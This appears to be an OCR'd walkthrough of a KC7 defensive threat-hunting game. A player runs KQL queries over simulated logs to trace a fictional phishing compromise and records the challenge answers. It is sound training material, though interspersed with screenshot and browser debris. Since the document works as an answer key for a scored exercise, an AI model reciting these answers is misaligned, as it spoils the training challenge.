What is the last IP address that the domain you found in Q11 resolve to?
239.72.6.37
Solved by 178 players || Need help? Ask on discord @ kc7cyber/community
Submit
kc7001.eastus.ValdyX2
kc7001.eastus.Valdy...
Run
kc7001.eastus/ValdyX2
1 assiveDns
2 | where domain == "newdevelopmentupdates.org"
3
You did it!
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (1.161 s)
6 records
timestamp
ip
domain
2024-06-18 13:57:42.0000 239.72.6.38 newdevelopment...
2024-06-19 13:57:42.0000 239.72.6.37 newdevelopment...
2024-06-19 13:57:42.0000 239.72.6.37 newdevelopment...
2024-06-19 13:57:42.0000 239.72.6.38 newdevelopment...
2024-06-19 13:57:42.0000 239.72.6.38 newdevelopment...
2024-06-19 13:57:42.0000 239.72.6.37 newdevelopment...
1 239.72.6.37
Columns



kc7cyber.com/challenges/227#
Dashboard
Tenable Assure Part...
YouTube
Karte
Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Dashboard
searxng
Partner Connect
Sve oznake
KC7
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
PassiveDns
| where domain == 'newdevelopmentupdates.org'
| distinct ip
| lookup PassiveDns on ip
| distinct domain
Copy
Do the IPs found in Q11 resolve to other domains? If they do, answer with the domain. If not, type no.
greenprojectnews.net
Solved by 178 players || Need help? Ask on discord @ kc7cyber/community
Submit
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyX2
kc7001.eastus.Valdy...
Run
kc7001.eastus/ValdyX2
1 PassiveDns
2 | where domain == 'newdevelopmentupdates.org'
3 | distinct ip
4 | lookup PassiveDns on ip
5 | distinct domain
6
Is your middle name Einstein?
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (0.448 s)
2 records
domain
newdevelopmentupdat...
greenprojectnews.net
1 greenprojectnews.net
Columns



KC7
If the threat actor used Anita's machine, it means they managed to log into it. We can check AuthenticationEvents for evidence of that.
Copy
let TA_ips =
PassiveDns
| where domain == 'newdevelopmentupdates.org'
| distinct ip;
AuthenticationEvents
| where src_ip in (TA_ips)
| where username == '<insert Anita's username>'
Take a look at the user agent, which is a string that a web browser sends to identify itself and its capabilities, providing information about the browser type, operating system, and more.
What version of Firefox is the threat actor using?
3.6.11
Solved by 168 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
Run
let TA_ips =
PassiveDns
| where domain == 'newdevelopmentupdates.org'
| distinct ip;
AuthenticationEvents
| where src_ip in (TA_ips)
| where username == "anbath"
Table 1
Add visual
Stats
Search
UTC
Done (1.087 s)
1 records
timestamp
hostname
src_ip
user_agent
username
result
2024-06-27 11:06:48.0000
MYZB-LAPTOP
239.72.6.38
Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_9_3; rv:1.9.6.2...
anbath
Successful
Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_9_3; rv:1.9.6.20) Gecko/2022-06-30 19:57:20 Firefox/3.6.11
Feedback



23%
KC7
Section 1: Maybe it's just a tadpole?
Question 15 (solved): (20) points
They only attempted to log into her machine once, and it was successful. That's a sign they had gotten their froggy fingers on her password beforehand, possibly through phishing.
Copy
Employees
| where name == 'Anita Bath'
| distinct email_addr
What is Anita's email address?
anita_bath@framtidxdevcorp.com
Solved by 167 players || Need help? Ask on discord @ kc7cyber/community
Submit
Nice work!
Run
Employees
| where name == 'Anita Bath'
| distinct email_addr
Table 1
Add visual
Stats
Search
UTC
Done (0.399 s)
1 records
email_addr
anita_bath@framtidxdevcorp.com
Feedback



KC7
Section 1: Maybe it's just a tadpole?
Question 16: (20) points
Let's see if she received any emails involving the domains you found in Q11 and Q13.
Copy
let TA_domains =
PassiveDns
| where domain == 'newdevelopmentupdates.org'
| distinct ip
| lookup PassiveDns on ip
| distinct domain;
Email
| where recipient == '<insert email you found in Q15>'
| where link has_any(TA_domains)
What is the subject of the email she received?
Web Server Credentials Update
Solved by 163 players || Need help? Ask on discord @ kc7cyber/community
Submit
Run
let TA_domains =
PassiveDns
| where domain == 'newdevelopmentupdates.org'
| distinct ip
| lookup PassiveDns on ip
| distinct domain;
Email
| where recipient == "anita_bath@framtidxdevcorp.com"
| where link has_any(TA_domains)
Table 1
Add visual
Stats
Search
UTC
Done (0.455 s)
1 records
timestamp
sender
reply_to
recipient
2024-06-26 15:16:20.0000
alex_johnson@framtidxdevcorp.com
alex_johnson@framtidxdevcorp.com
anita_bath@framtidxdevcorp.com
JPath: /subject
Inline
Compact
"recipient": anita_bath@framtidxdevcorp.com,
"subject": Web Server Credentials Update,
Feedback



24%
KC7
Section 1: Maybe it's just a tadpole?
Question 17: (20) points
What is the link attached to that email?
https://greenprojectnews.net/share/modules/files/sl
Solved by 163 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
Run
let TA_domains =
PassiveDns
| where domain == 'newdevelopmentupdates.org'
| distinct ip
| lookup PassiveDns on ip
| distinct domain;
Email
| where recipient == "anita_bath@framtidxdevcorp.com"
| where link has_any(TA_domains)
Table 1
Add visual
Stats
Search
UTC
Done (0.455 s)
1 records
timestamp
sender
reply_to
recipient
2024-06-26 15:16:20.0000
alex_johnson@framtidxdevcorp.com
alex_johnson@framtidxdevcorp.com
anita_bath@framtidxdevcorp.com
JPath: /link
Inline
Compact
"link": https://greenprojectnews.net/share/modules/files/share/enter
Feedback
Columns
20°C Cloudy
Pretraživanje
14:24
13.10.2024



25%
KC7
Section 1: Maybe it's just a tadpole?
Question 18: (20) points
You know she must have clicked on that link, but let's confirm it.
OutboundNetworkEvents
| where src_ip == '10.10.0.8'
| where url == '<insert url found in Q17>'
Copy
When did Anita click on the link? (Paste the full timestamp.)"
2024-06-26T15:24:20Z
Solved by 162 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
Run
OutboundNetworkEvents
| where src_ip == '10.10.0.8'
| where url == "https://greenprojectnews.net/share/modules/files/share/enter"
Table 1
Add visual
Stats
Search
UTC
Done (1.027 s)
1 records
timestamp
method
src_ip
user_agent
2024-06-26 15:24:20.0000
GET
10.10.0.8
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
JPath: /timestamp
Inline
Compact
"timestamp": 2024-06-26T15:24:20Z,
"method": GET,
Feedback
Columns



KC7
27%
Section 1: Maybe it's just a tadpole?
Question 19: (40) points
There might even be traces of her typing her credentials in.
OutboundNetworkEvents
| where src_ip == '10.10.0.8'
| where url startswith '<insert url found in Q17>'
| where url has 'username'
Copy
What is the full url showing her doing just that?
https://greenprojectnews.net/share/modules/files/s
Solved by 162 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
Run
OutboundNetworkEvents
| where src_ip == '10.10.0.8'
| where url startswith "https://greenprojectnews.net/share/modules/files/share/enter"
| where url has 'anbath'
Table 1
Add visual
Stats
Search
UTC
Done (0.327 s)
1 records
timestamp
method
src_ip
user_agent
2024-06-26 15:24:22.0000
GET
10.10.0.8
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
JPath:
/url
Inline
Compact
"url": https://greenprojectnews.net/share/modules/files/share/enter?username=anbath&password=**********
Feedback
Columns



KC7
29%
Section 1: Maybe it's just a tadpole?
Question 20: (20) points
Well, there is no doubt anymore. Anita is innocent. She got phished, and the attackers used her machine for the defacement. You sigh in relief. But something in what you've just seen bothers you. You frown and go back to the email from Q16. And you gasp.
Who sent Anita the mail?
alex_johnson@framtidxdevcorp.com
Solved by 162 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
Run
let TA_domains =
PassiveDns
| where domain == 'newdevelopmentupdates.org'
| distinct ip
| lookup PassiveDns on ip
| distinct domain;
Email
| where recipient == "anita_bath@framtidxdevcorp.com"
| where link has_any(TA_domains)
Table 1
Add visual
Stats
Search
UTC
Done (0.455 s)
1 records
timestamp
sender
reply_to
recipient
2024-06-26 15:16:20.0000
alex_johnson@framtidxdevcorp.com
alex_johnson@framtidxdevcorp.com
anita_bath@framtidxdevcorp.com
alex_johnson@framtidxdevcorp.com
Feedback
Columns



Dashboard
Tenable Assure Part...
YouTube
Karte
Homepage - ISC2 -...
CS50.me: CS50 Pyth...
How to Install and...
Pearson VUE - Selec...
Dashboard
searxng
Partner Connect
Sve oznake
31%
KC7
Section 1: Maybe it's just a tadpole?
Question 21 (solved): (10) points
That is really not good. The phish came from the inside. Which means more people might have been compromised, including -maybe- that sender.
Before you can start looking deeper into it, a shadow looms over you. The stern man is back. He still doesn't say a word, so you get ready to report on what you've found so far, but before you do, he sidesteps and reveals another person. It's a blond man with an awkward smile on his face, like he's apologising for what's about to happen. He asks you to follow him to his desktop...
Type in ribbit to finish this section.
ribbit
